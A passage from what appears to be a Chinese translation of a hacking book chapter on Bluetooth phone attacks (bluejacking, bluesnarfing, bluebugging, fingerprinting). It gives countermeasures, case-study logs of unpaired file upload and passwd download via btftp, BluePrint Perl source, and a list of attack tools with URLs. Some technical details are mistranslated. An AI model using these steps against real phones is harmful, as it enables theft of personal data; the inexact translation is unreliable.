- 选择菜单键，浏览到蓝牙/蓝牙设置。
- 选择我的手机的可见性，把它设为隐藏。

3．不要接收。当你收到即时提醒说你已收到一个新的联系人或是名片时，要防止蓝劫，只要不接收传入短信即可。只有在拥挤的公共场所你才需要提高警惕。

4．更改你的手机名称。更改出现在其他蓝牙设备上的名称是一个非常好的主意。如果你保留手机缺省的名称，攻击者可以很容易地在你的手机里找到详细的、隐私的信息（如制造商或版本）。而且，你的手机的名称让攻击者更易确定你的手机安全是否脆弱。

攻击原理：你已经知道 OBEX 协议如何能发动多种攻击了。诺基亚 N-Cage 手机使用同样的程序可以让用户在短距离内多人一起玩游戏。

1.3.3 蓝窃攻击

很多手机用户在他们的手机上都储存了各种敏感的数据，从通信录联系人到个人照片，从私人短信到名片。更多用户认为储存在手机上的这些数据完全安全。不幸的是，这并不是真的。攻击者可以连接到你的手机，并访问所有的私人数据。

蓝窃就是在被害者不知情的情况下，通过蓝牙连接到一部易受攻击的手机上，并访问敏感数据的过程。如果你的手机有蓝牙功能，你很可能容易受到蓝窃的攻击。如果攻击者

在 10 米以内并且有适当的工具，他可能轻易地侵入你的手机并窃取手机上储存的所有数据。手机上储存的下列数据（除了其他大多数本地数据之外）都有被窃取的危险。

- 通信录条目（既能跟踪联系人信息又可重写联系人信息）。
- 照片。
- 录影。
- 音乐。
- 名片。
- 所有文本短信。
- 日历。
- 闹钟。
- 属性。
- 国际移动设备识别码（IMEI）。

另外，蓝窃客还可以转移或拨打电话。

前面的部分我们讨论了蓝劫客如何利用 OBEX 推协议强行向受害者手机发放匿名短信。蓝窃正好与蓝劫相反。它是攻击者利用 OBEX 拉协议从防御能力差的手机上窃取数据的一种攻击方式。也就是说，利用 OBEX 拉协议窃取敏感数据。

很多诺基亚、索尼爱立信手持设备对这种匿名数据强拉攻击都很难防御。不安全的程度和造成损害的程度一般要看目标手机实行的蓝牙的版本。蓝窃攻击方式如下：攻击者带着一部 J2ME（Java2 平台袖珍版）的手机来到拥挤的公共场所（或者与受害者手机相距 10 米/（33 英尺）以内）。进入范围内后，他就使用本章稍后将讲到的工具（如蓝牙真空吸尘器、红窃或蓝窃等）攻入受害者手机。

1.3.4 蓝窃对策

蓝窃将你的数据曝光，从而被人利用，所以它可能是针对手机的安全威胁中最危险的一种威胁。不过，你也可以保护你的手机免受这种攻击：

- 禁用蓝牙。进入手机蓝牙选择菜单选中这一项。不幸的是，这也意味着你将无法使用蓝牙与其他设备进行合法通信。
- 使用不可见/隐藏模式。调整蓝牙设置，把手机调成不可见或隐藏模式，这种对策更为实用。当你的手机与蓝牙设备或配件配对之后把手机模式选项设为不可见或隐藏模式。在这种方式下，当攻击者（未在被允许列表中）搜索蓝牙设备时，你的手机不会出现在攻击者的名单中。同时，你还可以继续使用手机上的蓝牙功能与其他设备相连接。根据你的手机制造商的不同选择不同的方法，详细方法请参看本章之前的“蓝劫对策”一节。
- 时刻警惕。你应该保持高度警惕，特别是在公共场所。如果你看到蓝牙图标（根据手机的不同图标也不相同）处于活动状态，可能有人正在进行攻击。

很多手机制造商针对易受攻击的手机都发布了更新和漏洞修复程序。

1.3.5 蓝牙后门

理论证明，利用蓝牙漏洞开发配对机制，在两个设有蓝牙的设备间建立连接。理论证明的意思是在试验条件下可以实现，而并未得到广泛应用。通过蓝牙后门攻击，黑客不仅可以完全控制受害者的手机，而且可以使用战略性后门（隐藏入口点），以便继续访问和进入。

通过进入手机的蓝牙设置，你就可以轻易地在任意一点看到当前配对的设备列表。因此，用户总是可以察觉到所有与之配对的设备。在蓝牙后门攻击中，攻击者利用后门或其他攻击方法与受害者的手机进行连接。采用这种方法，攻击者的设备不会出现在配对设备列表上，却能完全进入受害者的手机。

这种策略导致的结果是，除非受害者在攻击者连接的那一刻正在浏览屏幕，否则受害者不会产生对任何反常现象的怀疑。攻击者可以访问所有机密资料（大多数在此章前面的“蓝牙跟踪”部分已列出），可以未经许可发送和接收即时短消息、打电话、上网等。

1.3.6 蓝牙窃听

蓝牙窃听是由马丁·赫弗特发现的。在此种攻击中，攻击者能完全控制被攻击手机的资料、声音以及信息系统。这种攻击包括的操作与蓝牙跟踪以及蓝牙后门攻击中的操作相似。

1.3.7 其他攻击

任何两个设备成功建立蓝牙连接之前必须完成配对过程，交换各自的配对密码和生成加密密钥。这个密钥不仅可以确认设备，同时也可以帮助绑定和确保连接的唯一性。不幸的是，配对密码和加密密钥都有各种弱点：

- 短配对密码。蓝牙协议允许 16 位配对密码。可惜许多应用软件程序仍然只使用 4 位配对密码。这就让使用短配对密码的蓝牙设备容易受到通过蓝牙计算机执行的猛烈强行攻击。因此，攻击者可以强行打开配对密码，进行恶意活动。不幸的是，大多数人都倾向于选择使用短配对密码。
- 缺省配对密码。大多数附属蓝牙设备（例如没有键盘的无线头戴式耳机或设备）仍然使用缺省短配对密码，如 0000，1111 或 1234。这种配对密码极其容易被破解。但是，我们应注意到附属蓝牙设备只能有一个主设备。如果得以成功实行，这一攻击会导致通话和资料泄漏。我建议你们读一下此章后面的强行攻击部分。
- 随机挑战应答发生器。许多蓝牙应用软件程序限定了可进入区域。在这些区域里选择输入数值，产生随机挑战应答发生器，保证了蓝牙连接的唯一性，且绑定了连接。这使得加密密钥很容易受到强行攻击。
- 中间人攻击。蓝牙允许指定设备通过计算挑战应答确认源设备的特性。然而，源设备永远不能确定指定设备。这使得蓝牙易受多个中间人的攻击。这些攻击者都假扮成指定设备。
- 经常广播。可驱动的蓝牙设备如果没有使用，会使得私人资料易受攻击。经常检查可驱动的蓝牙设备可以发现某个范围内的其他设备，或者被其他设备发现。然而，这意味着可驱动的蓝牙设备经常广播它的名字和国际移动设备身份码。这使得可驱

动移动设备易被攻击者利用。

- 猛烈强行攻击。许多人将蓝牙设备设为隐藏模式。隐藏设备的介质访问控制地址（MAC）的策略可以保护你的隐私，因为介质访问控制地址可以说是手机唯一的身份证明。然而，即使在隐藏模式下，通过强行攻击仍然可以获得介质访问控制地址。例如，红獠牙工具就是最危险的攻击武器之一。
- 拒绝服务攻击。 蓝牙是活动在 2.4 GHz 频率范围内的无线电信号。这使得蓝牙易受来自其他一些噪音装置如电话、微波炉等的干扰或拒绝服务攻击。第二章将详细讨论这种攻击。蓝牙利用一种叫做跳频的程序，改变其操作频率，使干扰攻击很难实施。
- 配对密码破解。我们已经知道配对密码对于蓝牙通信协议来说非常重要和必不可少。由 Yaniv Shaked 和 Avishai Wool 共同创作的一篇叫做《破解蓝牙密码》的文章十分有意思。这篇文章阐述了破解蓝牙设备密码的过程。可以在这个网址 http://www.eng.tau.ac.il/~yash/shaked-wool-mobisys05/找到这篇文章。
- 单元键攻击。几个蓝牙驱动设备使用一个单元键与其他所有设备进行连接。这意味着他们需要共用同一个单元键，并将连接到的情况发送给其他所有设备。一个可信度高的设备可以假扮易受攻击设备，从中偷偷记录下所有的资料传输。虽然最新的蓝牙技术都不推荐使用单元键，但是他们仍然存在，用于提供反向兼容。
- 假冒攻击。各式各样的假冒攻击是可能实现的。攻击者假扮成可信度高的手机，与目标手机建立连接。第三章“邮件攻击”中将详细讨论这种攻击。

1.3.8 蓝牙打印

每个计算机攻击者的第一步就是收集蓝牙打印的信息。所有的计算机攻击者都认为花时间寻找与目标电脑相关的信息是非常重要的。他们可以通过信息搜集技术，例如指纹搜集，来达到这一目的。利用名为蓝牙打印的技术，蓝牙设备也能被扫描或被探查。这一技术将资料发送到蓝牙驱动的设备，并记录下收到的回应。这些被记录下的回应用于判定与设备相关的信息，包括制造商、型号和版本。通常，蓝牙打印应用于收集关于制造商和零售商的资料统计。但是，它也同样可以为易受攻击的手机检测某一特定区域。更重要的是，通过蓝牙打印收集到的信息可以帮助攻击者在目标手机设备上寻找漏洞。

网络协议（IP）可以帮助解释蓝牙打印的作用。网络上的每个计算机都有独一无二的特性，它的地址、操作系统和其他运行服务都是独特的。有了诸如 nmap 在内的 IP 扫描工具的帮助，可以很轻易地找到这些信息。同样，蓝牙打印对远程蓝牙驱动设备所起的作用，就如 IP 扫描工具对远程计算机所起的作用一样。每个蓝牙驱动设备都有唯一的特性，例如制造商、型号和软件。利用蓝牙打印可以发现这些特性。

理解蓝牙驱动设备及其与之相结合的唯一特性是非常重要的。例如，在程式 MM:MM:MM:XX:XX:XX 中，每一个字母都有独一无二的 48 字节的蓝牙设备地址。M 代表制造商，X 代表模型基础上的各种信息。比方说，一个 M 为 00:60:57 的地址通常代表诺基亚。

当攻击者向某个特定的蓝牙设备发出探索信号，蓝牙打印就可以轻易地找到这样的信息。这个设备向攻击者发回带有独一无二的数值信号。攻击者利用数值表确定其特性，如表 1-4 所示。

表 1-4 数值表

蓝牙打印数值	制造商	型号	固件
00:0A:95@1114112	苹果	无线键盘	未知
00:01:EC@2359452	爱立信	T39M	未知
00:30:6E@269099048	惠普	Bt130	未知
08:00:28@3342638	惠普	iPAQ h6315	原始固件
08:00:17@2949325	惠普	iPAQ5500	掌上电脑(4.20.1081)
00:0C:55@983040	微软	Windows XP	SP2
C6:F7:4A@655407	摩托罗拉	A1000	未知
00:0A:28@1769675	摩托罗拉	V600	未知
00:60:57@1704044	诺基亚	3650	未知
00:60:57@1704020	诺基亚	3650	未知
00:60:57@1704022	诺基亚	3650	未知
00:60:57@1704023	诺基亚	3650	未知
00:60:57@3605290	诺基亚	6310i	未知
00:60:57@3607710	诺基亚	6310i	未知
00:60:57@3604685	诺基亚	6310/6310i	未知
00:60:57@2621543	诺基亚	6310/6310i	未知
00:0E:ED@4391166	诺基亚	6320	未知
00:60:57@1704035	诺基亚	6600	未知
00:60:57@1704034	诺基亚	6600	未知
00:02:EE@4391166	诺基亚	6820	未知
00:60:57@4128974	诺基亚	7600	未知
00:60:57@1507391	诺基亚	7650	未知
00:02:EE@1507908	诺基亚	7650	V3.16/15-08-02/ NHL-2NA
00:02:EE@5112150	诺基亚	7820	未知
			待续
00:60:57@1704022	诺基亚	N-Gage	未知
00:60:57@1704023	诺基亚	N-Gage	未知
00:60:57@1507402	诺基亚	N-Gage	V3.3028-08-2003NEM-4
08:00:46@196613	索尼	SonyClie PEG TH55	未知
00:0A:D9@4063698	索爱	T610	R1L013
00:0E:07@4063698	索爱	T630	未知
00:0A:D9@917518	索爱	P800	CXC12529 R2C6
00:0A:D9@1179718	索爱	P900	未知
00:0A:D9@1180018	索爱	P900	未知
00:0A:D9@1179678	索爱	P900	未知

（续表）

蓝牙打印数值	制造商	型号	固件
00:0A:D9@4063698	索爱	Z600	未知
00:01:E3@1188286	西门子	S55	未知
00:01:E3@1537756	西门子	S55	生产日期：2003-03-31 软件版本：12 软件日期：2003-03-28 Variant: A 159 Std-MAp/SW: 76/14
00:01:E3@1957354	西门子	S65	未知
01:90:71@1957354	西门子	SK65	未知
00:01:E3@1704023	西门子	SX1	产品：SX1 生产日期：2003-12-14 SVN：05 Appl 软件日期：21112003 Appl 软件：12:2 05 日期：2003-11-21 Modem Variant: B 101 Std-Map/SW: 1/5 D-Map/Prov.: 1/6 Variant 名称：SX1 TMOD-uk-denl 05 0003 Lang T9: uk-de- nl/uk-de-nl Rolf Variant 名称: SX1 TMOD-uk-denl 05 0003 Rolf lang T9: uk-de-nl/uk-de-nl Codecs: FR/EFR/HR Audio-Par.: NfV 16 Acc.: None
00:E0:00@983040	西门子 Fujitsu	LOOX 600	操作系统版本： 3.0 掌上电脑，版本未知

说明：此表由马丁·赫弗特和柯林·穆尼勒制定。

攻击原理：蓝牙入侵活动正逐渐成为全世界青少年最普遍的爱好之一。只是这一爱好需要在人多的地方走动，为蓝牙设备进行搜寻配对手机。有了蓝牙设备和检测工具的帮助，这一过程很容易完成。检测工具可以在网上找到。使用这些工具，用户可以检测到蓝牙设备所在的具体位置。

通常来说，有三种主要的方法：

- 主动搜寻：在指定区域内，蓝牙设备主动向所有其他蓝牙设备发送提问信息。回应

被记录，以便将来做参考。被记录的文件可用于寻找某个特定设备的介质访问控制地址。需要特别注意的是，这种搜寻方法只有在搜寻未覆盖模式下的手机设备时才有效。

- 被动搜寻：攻击者监控某一特定区域内所有手机设备的一切通信。通过寻找从设备地址计算出的信道访问密码，某一特定的手机得到确认。即使目标设备处于隐藏模式，这一方法也有效。
- 呼叫搜寻：攻击者确认一个特定的介质访问控制地址（MAC 地址）的蓝牙设备是否出现在某个区域里。在这项技术中，攻击者向目标设备发送连接请求。如果有回复，说明目标设备处于此范围内；如果没有回复，超时后连接请求就会取消。

攻击原理：蓝牙短距离发射传导器只是一个陷阱，一个诱饵，是用于引诱攻击者的设备。当攻击者尝试攻击诱导手机设备时，诱导手机后台正在收集关于攻击者类型的有用信息。在收集关于攻击者的功能和其所用工具信息方面，蓝牙短距离发射传导器起着极其重要的作用。蓝牙短距离发射传导器对手机所起的作用，就如对计算机所起的作用一样。通常地，蓝牙短距离发射传导器包括一个 J2ME 手机。

1.4 易受攻击手机

前面已经讨论了一些最普遍、最危险的与蓝牙相关的攻击。表 1-5 列出了本书出版之时各种手机的已知漏洞。

表 1-5 已知手机的手机漏洞

手　机	蓝　劫	蓝牙跟踪	蓝　虫
诺基亚 6310	是	是	否
诺基亚 6310i	是	是	是
诺基亚 7650	是	否	是
诺基亚 8910	是	是	是
诺基亚 8910i	是	是	是
索爱 R520m	是	是	是
索爱 T39m		是	
索爱 T68i	是	是	是
索爱 T610	是	是	是
索爱 Z1010	是	是	
索爱 Z600	是	是	是

1.5 对策

所有手机用户必须记住一些对抗方法，保护手机免受攻击者的入侵。

1. 不驱动蓝牙。除非绝对需要，否则不要驱动蓝牙。使手机设备处于隐藏状态是明智

的做法，这样那些恶意攻击者不容易发现你的位置。

2. 保持警惕性。在拥挤的地方，如会议厅、购物中心、办公室、电影院、剧院、飞机场等，一定要注意你周围的情况。

3. 避免陌生人。不要接受文件、名片，或者其他陌生人发给你的任何蓝牙资料。在大多数案例中，这种未经请求的文件传输只是邮件或者企图恶意攻击。

4. 保持更新。下载并安装手机制造商发布的最新的补丁和更新。

5. 使用长配对密码。应用程序软件开发商应该避免使用 4 位短配对密码。使用 16 位配对密码可以提高安全性。

6. 避免默认配对密码。开发商和制造商必须避免使用容易被攻击者猜中和攻击的默认配对密码。换句话说，应用软件程序必须确保用于产生挑战应答的输入值是随机的，不易被攻击者破解。

7. 更换名字。改变蓝牙手机的默认名，这样可以避免个人信息，如型号名称和版本被偷窥。

8. 调查。全世界的政府和组织必须建立更多的蓝牙短距离发射传导器系统用于研究，进一步了解与蓝牙相关的攻击及其使用的工具类型。

9. 删除不需要的配对。检查手机上的配对设备列表，删除不需要的蓝牙配对。在诺基亚 6310/6310i/6600/7650/8910，或者其他大多数型号的手机上，你都可以根据以下的几个步骤进行操作：

- 选择菜单键。
- 浏览到蓝牙选项，查看配对设备。
- 选择删除配对选项，移除某个特定的蓝牙设备。

1.6 实时攻击访问数据

下面的文件摘要来自现实中的攻击，是使用一些最常用的攻击工具入侵手机的案例。

1.6.1 个案研究 1

下面的摘录来自使用运行在 Linux 上的 Affix btftp 工具执行实际攻击的日志记录。黑体部分是评论。

```
ankitfadia:# btftp
Affix version: Affix 3.2.0
Welcome to OBEX ftp.
Type ? for help.
Mode: Bluetooth
SDP: yes
ftp> open 00:60:57:17:b3:a5
Service found on channel: 2
Connected.
```

Established connection with my mobile phone device.
与我的手机设备建立连接

```
ftp> ls
drwdx      0      Personal
drwdx      0      Internet
drwdx      0      Business
drwdx      0      Templates
Command complete.
```

A simple file listing command to get a list of files in the default directory on the mobile phone device.
一个简单文件列表发出命令，在手机设备的缺省目录下获取文件列表。

```
ftp> cd ../
Command complete.
ftp> cd test
Command complete.
ftp> ls
drwdx      0      ..
ftp> put /etc/test virusfile
Transfer started...
Transfer complete.
12 bytes sent in 0.0 secs (1028.00 B/s)
```

Successfully uploaded a virus or malicious file to my mobile phone device without any authorization or password entry.
不经任何许可或输入通行密码，在我的手机设备上成功加载病毒或恶意文件。

The following is the log of a new session:
下面是一个新对话的记录：

```
ftp> ls
drwdx      0      Personal
drwdx      0      Internet
drwdx      0      Business
drwdx      0      Templates
Command complete.
ftp> cd ../
Command complete.
ftp> ls
drwdx      0      ABC.jpeg
drwdx      0      ABCD.jpeg
drwdx      0      Folder1
drwdx      0      Folder2
```

```
drwdx       0       Network
drwdx       0       Applications
drwdx       0       etc
drwdx       0       Research
drwdx       0       Favorites
drwdx       0       eBooks
drwdx       0       More
drwdx       0       Listing
drwdx       0       Emails
drwdx       0       Other
drwdx       0       bin
drwdx       0       hosts
Command complete.
ftp> cd etc
Command complete.
ftp> ls
drwdx       0       ABC
drwdx       0       ABCD
drwdx       0       Folder1
drwdx       0       Folder2
drwdx       0       Book1
drwdx       0       Book2
drwdx       0       Book3
drwdx       0       xyz
drwdx       0       pqr
drwdx       0       Curry
drwdx       0       Akanksha
drwdx       0       Alka
drwdx       0       Ankit
drwdx       0       AnkitFadia
drwdx       0       Aditya
drwdx       0       Qabc
drwdx       0       Qabcd
drwdx       0       qabcde
drwdx       0       Others
drwdx       0       MoreData
drwdx       0       passwd
drwdx       0       Perl
drwdx       0       Scripts
```

drwdx 0 Stanford
drwdx 0 Silicon Valley Papers
drwdx 0 San Francisco
drwdx 0 Putra Jaya
drwdx 0 Cyber Jaya
drwdx 0 Singapore
drwdx 0 Bugis
drwdx 0 Evans Lodge
drwdx 0 Photographs
drwdx 0 SQ
drwdx 0 Schwezwan Cafe
drwdx 0 Sanjiv
drwdx 0 Hosts
drwdx 0 Allowed
drwdx 0 Denied
drwdx 0 Websites
drwdx 0 network
drwdx 0 Data
drwdx 0 IPR
drwdx 0 Contracts
drwdx 0 Revenue
drwdx 0 bin
drwdx 0 Tata
drwdx 0 Stocks
drwdx 0 Questions
Command complete.
ftp> get passwd
Transfer started...
Transfer complete.
3240192 bytes received in 0.05 secs (64803840 B/s)
Downloaded the password file containing account information.
下载包括账号信息在内的通行密码文件。

1.6.2 个案研究 2

下面的日志文件是使用蓝图工具在诺基亚 6310i 手机上进行的安全测试。

00:60:57:xx:xx:xx
… info

device: Nokia 6310i
version: V 5.22 15-11-02 NPL-1
V 5.50 03-03-03 NPL-1 (c) NMP
date: n/a
type: mobile phone
note: n/a
/ … info
Vulnerability List:
1) Buffer Overflow in OBEX stack
see: http://www.pentest.co.uk/documents/ptl-2004-01.html
2) Phone book reading without pairing
Details:
RFCOMM channels 17 and 18 open and accessible without pairing
……
Version: V 5.22 15-11-02 NPL-1
……
… sdp
Browsing 00:60:57:xx:xx:xx
Service Name: Fax
Service RecHandle: 0x10000
Service Class ID List:
"Fax" (0x1111)
"Generic Telephony" (0x1204)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 2
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Fax" (0x1111)
Version: 0x0100
Pairing needed!
Service Name: OBEX Object Push
Service RecHandle: 0x10001
Service Class ID List:
"OBEX Object Push" (0x1105)

Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 9
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"OBEX Object Push" (0x1105)
Version: 0x0100
Service Name: Audio Gateway
Service RecHandle: 0x10002
Service Class ID List:
"Headset Audio Gateway" (0x1112)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 12
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Headset" (0x1108)
Version: 0x0100
Pairing needed!
Service Name: COM 1
Service RecHandle: 0x10003
Service Class ID List:
"Serial Port" (0x1101)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 3
Language Base Attr List:
code_ISO639: 0x656e

encoding: 0x6a
base_offset: 0x100
Pairing needed!
Service Name: Voice Gateway
Service RecHandle: 0x10004
Service Class ID List:
"" (0x111f)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 13
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"" (0x111e)
Version: 0x0100
Pairing needed!
Service Name: Dial-up networking
Service RecHandle: 0x10009
Service Class ID List:
"Dialup Networking" (0x1103)
"Generic Networking" (0x1201)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Dialup Networking" (0x1103)
Version: 0x0100
Pairing needed!
/---sdp
Requesting information ...

BD Address: 00:60:57:xx:xx:xx
LMP Version: 1.1 (0x1) LMP Subversion: 0x22c
Manufacturer: Nokia Mobile Phones (1)
Features: 0xbf 0x28 0x21 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <sniff mode> <SCO link>
<HV3 packets> <CVSD>
……
Version: V 5.50 03-03-03 NPL-1 (c) NMP.
……
Browsing 00:60:57:xx:xx:xx ...
Service Name: Fax
Service RecHandle: 0x10000
Service Class ID List:
"Fax" (0x1111)
"Generic Telephony" (0x1204)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 2
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Fax" (0x1111)
Version: 0x0100
Service Name: OBEX Object Push
Service RecHandle: 0x10001
Service Class ID List:
"OBEX Object Push" (0x1105)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 9
"OBEX" (0x0008)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a

base_offset: 0x100
Profile Descriptor List:
"OBEX Object Push" (0x1105)
Version: 0x0100
Service Name: Dial-up networking
Service RecHandle: 0x10002
Service Class ID List:
"Dialup Networking" (0x1103)
"Generic Networking" (0x1201)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 1
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Dialup Networking" (0x1103)
Version: 0x0100
Service Name: Nokia PC Suite
Service RecHandle: 0x10003
Service Class ID List:
"Serial Port" (0x1101)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 15
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Service Name: COM 1
Service RecHandle: 0x10004
Service Class ID List:
"Serial Port" (0x1101)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)

Channel: 3
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Service Name: Voice Gateway
Service RecHandle: 0x10005
Service Class ID List:
"" (0x111f)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 13
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"" (0x111e)
Version: 0x0100
Service Name: Audio Gateway
Service RecHandle: 0x10006
Service Class ID List:
"Headset Audio Gateway" (0x1112)
"Generic Audio" (0x1203)
Protocol Descriptor List:
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel: 12
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Headset" (0x1108)
Version: 0x0100
BD Address: 00:60:57:xx:xx:xx
LMP Version: 1.1 (0x1) LMP Subversion: 0x22c

Manufacturer: Nokia Mobile Phones (1)
Features: 0xbf 0x28 0x21 0x00 0x00 0x00 0x00 0x00
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <sniff mode> <SCO link>
<HV3 packets> <CVSD>

1.6.3 法迪亚推荐的常用流行蓝牙工具

虽然与蓝牙相关的攻击极其容易通过蓝牙驱动设备手动执行，然而一些工具可以使攻击者更易进行破坏活动。这些设备包括手机、笔记本电脑和掌上电脑。

应用程序名: Blueprint
地址: http://www.trifinite.org
源代码:

```
#!/usr/bin/perl
#
# BluePrint v0.1
#
# Collin Mulliner and Martin Herfurt
# (c) {collin,martin}@trifinite.org
#
use Switch;
# ··· config ···
# Database
$BP_DB="blueprint.db";
# ··· info ···
if ($#ARGV < 0) {
print "\nBluePrint v0.1 - by the trifinite group\n" .
"http://www.trifinite.org\n\n" .
"usage:\n" .
"\tsdptool browse --tree XX:XX:XX:XX:XX:XX | ./bp.pl XX:XX:XX:XX:XX:XX
<option>\n\n" .
"option can be one of: -mkdb (no database lookup just generate hash)\n" .
" -nomac (don't use the MAC/BD_ADDR for database
lookups)\n";
exit(0);
}
# ··· parameters ···
# BD_ADDR
$BD_ADDR=$ARGV[0];
```

```
$BD_ADDR =~ s/:..:..:..$//;
$mkdb = 0;
if ($ARGV[1] eq "-mkdb") {
$mkdb = 1;
}
$nomac = 0;
if ($ARGV[1] eq "-nomac") {
$nomac = 1;
}
# ··· calc hash ···
$state = 0;
$fp = 0;
$tmp_fp = 0;
while ($line = <STDIN>) {
#print $line;
chomp($line);
$_ = $line;
switch ($state) {
case 0 {
if (/Service RecHandle/) {
$state = 2;
$_ =~ s/^Service RecHandle: //;
$tmp_fp = hex $_;
}
elsif (/ServiceRecordHandle/) {
$state = 1;
}
}
case 1 {
if (/Integer/) {
$state = 2;
$_ =~ s/.*: //;
$tmp_fp = hex $_;
}
}
case 2 {
if (/Channel:/) {
$state = 0;
$_ =~ s/Channel: //;
```

```
$_ =~ s/^[\s\t]+//;
$_ =~ s/[\s\t]+$//;
$fp = $fp + ($tmp_fp * $_);
}
elsif (/Channel\/Port/) {
$state = 0;
$_ =~ s/.*: //;
$fp = $fp + ($tmp_fp * (hex $_));
}
}
}
}
# --- combine FP and BD_ADDR ---
if ($nomac == 0) {
$fp = $BD_ADDR . "@" . $fp;
}
#print "$fp\n";
# ··· in mkdfb mode just print key and exit ···
if ($mkdb == 1) {
print "$fp\n";
exit;
}
# ··· search database ···
$p = 0;
$c = 0;
open(DB, "< $BP_DB") or die "can't open $BP_DB";
while ($line = <DB>) {
chomp($line);
$_ = $line;
if ($p == 0) {
if (/^$fp$/ && $nomac == 0) {
$p = 1;
$c = 1;
print "$line\n";
}
if (/^.*\@$fp$/ && $nomac == 1) {
$p = 1;
$c = 1;
print "$line\n";
```

```
}
}
elsif ($p == 1) {
if (/^EOD/) {
print "\n";
#close(DB);
#exit(0);
# find more then one match
$p = 0;
}
else {
print "$line\n";
}
}
}
close(DB);
# --- no match found ---
if ($c == 0) {
print "\nno match found for: $fp\n\n" .
"Please report the fingerprint and the complete SDP data plus as much\n" .
"information about the device and the software running on it, especially\n"
.
"the software version is of interest.\n\n" .
"Send everything to: blueprint\@trifinite.org, thank
you!\n\n";
}
```

应用程序名：红獠牙

特点：这是一种强行攻击工具。通过随机攻击某个设备地址的后 6 个字节，找到不易被发现的蓝牙设备。此工具也用于与对象交换相关的攻击。

网址: http://www.atstake.com

应用程序名称：btscanner

特点：信息收集工具，允许攻击者不需结合成对就可以质询设备。

网址：http://www.pentest.co.uk

应用程序名称：BlueAlert

特点：以窗口为主的应用工具，在蓝牙许可的计算机上运行，并在每次蓝牙离开或进入范围时向用户报警。

网址：http://www.tdksystems.com

应用程序名称：Bluefang
特点：与 BlueAlert 工具类似。
网址：http://www.atstake.com

应用程序名称：BlueSniff
特点：图形用户界面（GUI）工具，帮助在范围内搜寻可发现的和隐藏的蓝牙装置。用于蓝牙军事打击。
网址：http://bluesniff.shmoo.com

应用程序名称: BlueSpam
特点：在 PalmOS 上运行，在范围内搜寻所有 Bluetooth 装置，并向它们发送随机文档。
网址：http://www.mulliner.org/

应用程序名称: btChat
特点：以 Bluetooth 为主的实时消息生成工具，它允许蓝牙许可的装置相互自由交谈。
网址：http://www.mulliner.org/

应用程序名称: Bluestumbler
特点：概念证明工具，由 A.L.数据有限公司的拥有者开发，它监控和记录所有可见的蓝牙装置，并使用蓝牙技术寻找制造商信息。
网址：还未向公众公开。
应用程序名称：BlueBrowse
特点：概念证明工具，由 A.L.数据有限公司的拥有者开发，它在专门的蓝牙许可装置上寻找所有存在的装置。
网址：还未向公众公开。

应用程序名称：Bluefish
特点：监视系统，它扫描所有蓝牙许可装置，并跟踪它们的运动。每次发现蓝牙装置时都能描绘出它们的位置，用于描绘图形和收集信息。
网址：http://www.nobodaddy.org

应用程序名称：Blooover
特点：移动电话安全检查工具，在 J2ME 电话上运行。能够在范围内从易受攻击的手持装置上提取敏感数据，还能够执行 BlueBug 攻击。
网址：http://www.trifinite.org

应用程序名称：Redsnarf

特点：能够在受害者不知晓的情况下，非法进入易受攻击的移动电话，盗窃敏感数据。
网址：http://www.atstake.org

应用程序名称：BlueSnarfer。
特点：允许 BlueSnarfing 的派生工具。
网址：http://www.alighieri.org/tools/BlueSnarfer.tar.gz

应用程序名称：蓝牙电话簿倾销者
特点：从各种移动电话上盗窃电话簿信息，包括诺基亚 6310i 和几种爱立信型号。
源代码：

* btxml.c*
* 通过蓝牙生成一种对诺基亚 6310i 的支持。对标准输出的输出数据为 xml 格式。这是插入“n”显示，不需要在主机上或电话端输入任何数据。需再看看为爱立信 T610 和 T681 工作的程序。这些程序不支持文字模式 sms …：-（*
* Andreas Oberritter 拥有的版权（C）<obi@saftware.de>*。
* 此程序为免费软件，用户可以在免费软件基金会公布的 GNU 一般公众许可证的条款下，再次分发和（或）修改此程序，许可证第二版，或第二版后的各版均有效（用户可选）。*
* 次程序的分发是希望对他人有用，但没有担保，也没有用于特别用途的销售和健康担保。详情请见 GNU 一般公众许可证。*
